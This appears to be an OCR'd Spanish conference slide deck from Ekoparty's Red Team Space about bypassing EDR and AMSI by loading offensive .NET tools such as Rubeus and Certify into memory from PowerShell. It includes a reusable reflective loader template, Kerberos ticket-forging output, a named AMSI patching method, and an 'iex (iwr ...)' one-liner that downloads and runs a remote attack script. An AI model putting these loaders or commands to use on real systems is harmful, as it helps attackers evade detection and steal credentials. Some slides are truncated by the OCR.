


Tácticas de Evasión de EDR por AMSI

Carga de Artifacts en Memoria en entornos PowerShell y .NET

¡Gracias a nuestros sponsors!

EKOPARTY 20

RED TEAM SPACE

LUGAPEL
APPLICATION SECURITY

SPECTEROPS

Altered Security

SOLIDARITY LABS

xelere
Making IT better

KRAV MAGA HACKING


Securetia

arts·sec

BMS

PUCARA

Por que Evasión de EDR?



Es casi seguro utilizar Tools

```
EE83B24D3005B20125BA /impersonateuser:Administrator /msdsspn:host/hive.purple.lab /altservice:cifs /do
owrap /ptt

  _____          _
 (_____ \       | |
  ____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.6.4

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: 7500360427B701852BB84B58ED03ED31A7EA618B2BF5EE83B24D3005B20125BA
[*] Building AS-REQ (w/ preauth) for: 'purple.lab\DESKTOP-Pentestlab$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
gQ8MIIEOKADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0
kaRjmO7F7fzTyu2vytwXmEPj244DVFhpxjeOsbndFuMJyoFumSnLdK/OSh+
5PBEnkdTOLxLlxALCHeMP3Vlz9nnmvHIx1B0pg4+gmHup9niie6Jb49pZa1
d+81dhLwoUhbCM9381mx3ZWueAQpTwEMerhbNehdpHUZLywylAvEp+VWHYS
Dd3z4lJAWAPZNSTTIHRZFQFgNW3XWghhphFiQlBBcekXKZXeUvNJYFRCMca
IgxkgmO5CBhAG8l1dktiTbr2n9xKFsbct1sNEgS1JojxfBqFPSEGf7odZIs
```

```
  _____          _    _  __
 / ____|        | |  (_)/ _|
| |     ___ _ __| |_  _| |_ _    _
| |    / _ \ '__| __| | |  _| | | |
| |___|  __/ |  | |_| | | | |_| |
 \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./

 v1.1.0

 Find infor

   Zertifi
dmins] [/sho

 Find all e

   Zertifi
t]
```

```
is> Invoke-Seatbelt

          %&&@@@&&
          &&&&&&&&%%,                    #&&@@@@@@%%%%%%################%
          &&&   %&%%                     &////(((&%%%%%%%%%%%%%%%%%%%%%%//((((###%
##%%%%%%%%%%  &%%**#                     @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(((((
###%%%%%%%%%  %%%,,,,,,,,,,,,,,,,,,,,,,  @////(((&%%%%%%#%%%%%%%%%%%%%%%%%%%%%%%(((((
%%%%%%%%%%%%  %%%,,,,,,  ,,,.   ,,       @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(#((
%%%%%%%%%%%%  %%%.......  ...   ..       @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(((#
%%%%%%%%%%%%  %%%.......  ...   ..       @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(#(
%%%%%%%%%%%%  %%%.................       @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(##
%%%%%%%%%%%%  %%%...                     @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
          %&&   %%%%      AnschnallGurt        %////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%*
          %%%%%%%%%%        v1.2.2        ,(((&%%%%%%%%%%%%%%%%%%%
```

Es casi seguro encontrarnos con un EDR

```
PS C:\Users\Public> iwr -Uri https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe -OutFile rubeus.exe
PS C:\Users\Public> ls rubeus.exe


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         18/9/2024     08:13         446976 rubeus.exe


PS C:\Users\Public> ls rubeus.exe
ls : Cannot find path 'C:\Users\Public\rubeus.exe' because it d
At line:1 char:1
+ ls rubeus.exe
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Public\
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell

PS C:\Users\Public>
```

Threat quarantined
18/9/2024 08:13

Detected: VirTool:MSIL/Kekeo.C
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. The

Date: 18/9/2024 08:13
Details: This program is used to create viruses, worms or other malwa

Affected items:


file: C:\Users\Public\rubeus.exe

Algunos Tipos de Evasión

- Ofuscación para cambio de firma
- Process Injection
- Patching amsiScanBuffer
- amsiInitFailed
- Reflection

EKOPARTY 20

Obfuscation - Cifrado



Patching

```
AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT2 = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
try
{
    fixed (string text = content)
    {
        char* ptr = text;
        if (ptr != null)
        {
            ptr += RuntimeHelpers.OffsetToStringData / 2;
        }
        IntPtr intPtr = new IntPtr((void*)ptr);
        num = AmsiUtils.AmsiNativeMethods.AmsiScanBuffer(AmsiUtils.amsiContext, intPtr, (uint)(content.Length * 2), sourceMetadata,
          AmsiUtils.amsiSession, ref amsi_RESULT2);
    }
}
finally
{
    string text = null;
}
if (!Utils.Succeeded(num))
{
    amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
else
{
    amsi_RESULT = amsi_RESULT2;
}
```


Grupos APT y el uso de Cobalt Strike crackeado

Europol nukes nearly 600 IP addresses in Cobalt Strike crackdown

Private sector helped out with week-long operation – but didn't touch China

Connor Jones Thu 4 Jul 2024 / 08:30 UTC

Europol just announced that a week-long operation at the end of June dropped nearly 600 IP addresses that supported illegal copies of Cobalt Strike.




Execute-Assembly – Binarios .NET

```
beacon> inlineExecute-Assembly --dotnetassembly /root/Desktop/Seatbelt.exe --assemblyargs Las
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 559093 bytes
[+] received output:

                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%%%###############%
                        &%&   %&%%                        &////((&%%%%%%#%################//(
%%%%%%%%
```


Execute-Assembly – Binarios .NET

```
Beacon> inlineExecute-Assembly --dotnetasse
[*] Running inlineExecute-Assembly by (@ant
[+] host called home, sent: 559093 bytes
[+] received output:

====== LastShutdown ======

  LastShutdown                  : 6/12/202

[*] Completed collection in 0.033 seconds

[+] received output:
[+] inlineExecute-Assembly Finished
```

```
Desktop/SharpKatz.exe --amsi --etw
)

ild: 19042
```



Muchas Gracias



Cobalt Strike License

Cobalt Strike	Annual License as low as $3,540*		BUY NOW
	* When bundled with other offensive security products.		
	Basic	Pro	Enterprise
Core Impact	$9,450 user/year BUY NOW	$12,600 user/year BUY NOW	Varied Pricing CONTACT US

Construir Nuestro Propio Execute-Assembly

EKOPARTY 20

RED TEAM SPACE

Componentes Nativos en Windows

- .NET
- Powershell
- Offensive Tools
  - SharpPersist
  - SeatBelt
  - Certify
  - Rubeus

Detección En Disco

```
PS C:\Users\Public>
PS C:\Users\Public> iwr -Uri https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe -OutFile rubeus.exe
PS C:\Users\Public> ls rubeus.exe


    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         18/9/2024     08:13         446976 rubeus.exe


PS C:\Users\Public> ls rubeus.exe
ls : Cannot find path 'C:\Users\Public\rubeus.ex
At line:1 char:1
+ ls rubeus.exe
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C
    + FullyQualifiedErrorId : PathNotFound,Micro

PS C:\Users\Public> |
```

Threat quarantined
18/9/2024 08:13

Detected: VirTool:MSIL/Kekeo.C
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 18/9/2024 08:13
Details: This program is used to create viruses, worms or other malware.

Affected items:

file: C:\Users\Public\rubeus.exe

EXE -> BASE64

```
PS C:\Users\Public> $filePath = "C:\Users\Public\rubeus.exe"
PS C:\Users\Public>
PS C:\Users\Public> $outputPath ="C:\Users\Public\rubeus_base64.txt"
PS C:\Users\Public>
PS C:\Users\Public> [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes($filePath)) | Set-Content $outputPath
PS C:\Users\Public>
PS C:\Users\Public> Get-Content -Path "C:\Users\Public\rubeus_base64.txt" | Select-Object -First 10
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhb
MgGAAAIAAAAAAAAytYGAAAgAAAAAAcAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAABABwAAAgAAAAAAAAMAQIUAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAMMYGAAAgAAAAyAYAAAIAAAAAAAAAAA
HAAACAAAA0AYAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAACs1gYAAAAAAEgAAAACAAUA2JsCAKA6BAABAAAAYgMABgAAAAAAAAAAAAAAAAAAAAAAAAAA
AABwcx0AAAp6BnvsAgAEbx4AAAoLBgd1GgAAAX3rAgAEBnvrAgAELE8Gfh8AAAp97QIABAYoIAAACgNvIQAACn3uAgAEBv4GJAcABnMiAAAKKAUAAAYG/gYlBwAGc
h8UjYQAAAF9AgAABAIfFH0BAAAEKoYCF30BAAAEAigmAAAKAgSNhAAAAX0CAAAEAgR9AQAABCrCAhd9AQAABAIoJgAACgIDewIAAARvJwAACnQRAAAbfQIAAAQCA3
AEBpWeBhdYCgYDewEAAAQ34wIDewEAAAR9AQAABCoAEzAGAPEAAAADAAARAhd9AQAABAIoJgAACgOOLQgXjYYAAAEQAQIDjmkYZH0BAAAEA45pGV8KBiwOAgJ7AQA
ZkR5iYAMHkWCeBxpZCwgXWAwHGS/PBhdZRQMAAAACAAAAFgAAADAAAAArTQJ7AgAABAJ7AQAABBdZAxaRnis5AnsCAAAEAnsBAAAEF1kDFpEeYgMXkWCeKx8CewIA
ji0IF42EAAABEAECA45pfQEAAAQCAnsBAAAEjYQAAAF9AgAABAJ7AQAABBdZChYLKxMCewIAAAQHAwaVngYXWQoHF1gLBhYv6QIoPgAABip6Ahd9AQAABAIoJgAAC
AIoPgAABioeAnMMAAAGKloCFi8LchkAAHBzKAAACnoCcwwAAAYqHgJzDQAABioAAAATMAMAxwAAAAUAABECLQtyJQAAcHMdAAAKehYKAm8pAAAKCxYNFnMMAAAGEw
gfOTAdEQQfCigaAAAGCB8wWSgPAAAGKBIAAAYTBBcNKzIIKCwAAAosJAYXWAorGAIGbyoAAAooLAAACi0Gcy0AAAp6BhdYCgYHMuQrDnMtAAAKegYXWAoGBzKQCS6
DFigzAAAGLAcCcwgAAAYqAhYoMwAABiwLcjMAAHBzLgAACnoCAygxBwAGCgYVWUUDAAAAEQAAAAIAAAAJAAAAKxoWKA8AAAYqAgMoLgcABipyMwAAcHMuAAAKenMv
AHBzLgAACnoqAgMoNgcABhaaKhMwCACVAAAABwAAEQIWKDMAAAYtCQMWKDMAAAYsBxYoDwAABioCewIAAASOaWoCewEAAARuLwtygwAAcHMwAAAKegN7AgAABI5pa
QAABAZ7AgAABBYoOgcABgZvPgAABgYqsgMWLwtyMwAAcHMuAAAKegMtBxYoDwAABioDFzMHAnMIAAAGKgIDKDkHAAYqIgIDKDcHAAYqIgIDKDgHAAYqIgIDKBIAAA
YqIgIDKBoAAAYqXn4GAAAELQooMQAACoAGAAAEfgYAAAQqAAAAEzAGAJwAAAAIAAARAhtjCgIfH18LBywEBhdYChcGF1hzBwAABgwGGGKNhgAAAQ0DCW8yAAAKCRY
ABAYXWY+EAAABJUsRBF9UKxcIewIAAAQGF1mPhAAAASVLIAAAAIBgVAhvPgAABggqMgIoJgAABignAAAGKgAAABMwBgCcAAAACQAAEQIWKDMAAAYsASoCKCsAAAYT
```

EXE -> BASE64 – Detectado ☹

```
PS C:\Users\Public> $filePath = "C:\Users\Public\rubeus.exe"
PS C:\Users\Public>
PS C:\Users\Public> $outputPath ="C:\Users\Public\rubeus_base64.txt"
PS C:\Users\Public>
PS C:\Users\Public> [System.Convert]::ToBase64String([System.I
PS C:\Users\Public>
PS C:\Users\Public> Get-Content -Path "C:\Users\Public\rubeus_
TVqQAAM
MgGAAA
AAAAAA
HAAACA
AABwcx
h8UjYQ
AEBpWe
ZkR5iY
ji0IF4
AIoPgA
gfOTAd
DFigzA
AHBzLg
QAABAZ
YqIgIDKBoAAAYqXn4GAAAELQooMQAACoAGAAAEfgYAAAQqAAAAEzAGAJwAAAAIAAARAhtjCgIfH18LBywEBhdYChcGF1hzBwAABgwGGGKNhgAAAQ0DCW8yAAAKCR
ABAYXWY+EAAABJUsRBF9UKxcIewIAAAQGF1mPhAAAASVLIAAAAIBgVAhvPgAABggqMgIoJgAABignAAAGKgAAABMwBgCcAAAACQAAEQIWKDMAAAYsASoCKCsAAAY
```

Remediation incomplete
18/9/2024 09:13

Detected: VirTool:MSIL/Kekeo.C
Status: Quarantine failed
This threat or app might not be completely remediated.

Date: 18/9/2024 09:13
Details: This program is used to create viruses, worms or other malware.

Affected items:

containerfile: C:\Users\Public\rubeus_base64.txt

file: C:\Users\Public\rubeus_base64.txt->(Base64)

Notepad

Operation did not complete successfully because the file contains a virus or potentially unwanted software.

OK

RED TEAM SPACE

1 UN BINARIO EN BASE64 ES DAMASIADO GRANDE

2 NO PODEMOS DESCARGARLO EN DISCO

Invoke-Expression
Carga Scripts en Memoria

```
PS C:\Users\Public> Get-Help Invoke-Expression

NAME
    Invoke-Expression

SYNTAX
    Invoke-Expression [-Command] <string>  [<CommonParameters>]


ALIASES
    iex


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Invoke-Expression -Online" or
           go to https://go.microsoft.com/fwlink/?LinkID=113343.
```

```
function Invoke-Rubeus
{

    [CmdletBinding()]

                                                                    latory = $true)]

                                                                    onvert]::FromBAsE64String("H4sIAAAAAAAAEANS9CZwcRfU43tPd093Tc+z2zGz37
                                                                    pression.GzipStream($b,[IO.Compression.CoMPressionMode]::DEComPress)
                                                                    yStream

                                                                    rray()
                                                                    y]::Load($byteOutArray)

    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)
```

Invoke-Expression
Carga Scripts en Memoria

```
function Invoke-tool
{

    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("BINARIO_BASE64"))
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [Zertifizierung.Program]::main([string[]]$args)

    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results

}

#https://github.com/S3cur3Th1sSh1t
```

Invoke-Expression
Carga Scripts en Memoria

```
function Invoke-tool
{

    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("BINARIO_BASE64"))
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [Zertifizierung.Program]::main([string[]]$args)

    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results

}

#https://github.com/S3cur3Th1sSh1t
```

Invoke-Expression
Carga Scripts en Memoria

```
function Invoke-tool
{

    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("BINARIO_BASE64"))
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [Zertifizierung.Program]::main([string[]]$args)

    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results

}

#https://github.com/S3cur3Th1sSh1t
```

Invoke-Expression
Carga Scripts en Memoria

```
function Invoke-tool
{

    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("BINARIO_BASE64"))
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [Zertifizierung.Program]::main([string[]]$args)

    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results

}

#https://github.com/S3cur3Th1sSh1t
```

Migrar Binario .NET a Powershell

```
PS C:\Users\Public\test\charla>
PS C:\Users\Public\test\charla> Invoke-Rubios -Command "help"

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.1


 Ticket requests and renewals:

    Retrieve a TGT based on a user password/hash, optionally saving to a file or
        DreiKopfHund.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4
ain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/luid] [/nowrap]
ctype:DES|RC4|AES128|AES256] [/principaltype:principal|enterprise|x500|srv_xhost

    Retrieve a TGT based on a user password/hash, start a /netonly process, and
        DreiKopfHund.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4
tenetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTR
cproxy] [/suppenctype:DES|RC4|AES128|AES256] [/principaltype:principal|enterpris

    Retrieve a TGT using a PCKS12 certificate, start a /netonly process, and to
        DreiKopfHund.exe asktgt /user:USER /certificate:C:\temp\leaked.pfx </pas
ials] [/servicekey:KRBTGTKEY] [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [
C4|AES128|AES256] [/principaltype:principal|enterprise|x500|srv_xhost|srv_host|s

    Retrieve a TGT using a certificate from the users keystore (Smartcard) speci
```

https://github.com/S3cur3Th1sSh1t/PowerSharpPack/tree/master/PowerSharpBinaries

PowerSharpPack / PowerSharpBinaries /

Invoke-BadPotato.ps1	Change b64 to gzip+b64 compr
Invoke-BetterSafetyKatz.ps1	New tool - gopher
Invoke-Carbuncle.ps1	Create Invoke-Carbuncle.ps1
Invoke-Certify.ps1	Update Invoke-Certify.ps1
Invoke-DAFT.ps1	Console output handling
Invoke-DinvokeKatz.ps1	Size reduction - gzip compressi
Invoke-Eyewitness.ps1	Console output handling
Invoke-FakeLogonScreen.ps1	Console output handling
Invoke-Farmer.ps1	Create Invoke-Farmer.ps1
Invoke-Get-RBCD-Threaded.ps1	Console output handling
Invoke-Gopher.ps1	Size reduction - gzip compressi
Invoke-Grouper2.ps1	Change Grouper2`s default com
Invoke-Grouper3.ps1	Create Invoke-Grouper3.ps1
Invoke-HandleKatz.ps1	Create Invoke-HandleKatz.ps1
Invoke-Internalmonologue.ps1	Console output handling

Deteccion En La Carga A Memoria

```
PS C:\Users\Public> iex (iwr -Uri https://github.com/dr0pc/PowerSharpPack/raw/master/PowerSharpBinaries/Invoke-Rubeus.ps1
-UseBasicParsing)
iex : At line:1 char:1
+ function Invoke-Rubeus
+ ~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (iwr -Uri https://github.com/dr0pc/PowerSharpPack/raw/master/Powe ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\Public>
```


Antimalware Scan Interface (AMSI)


```
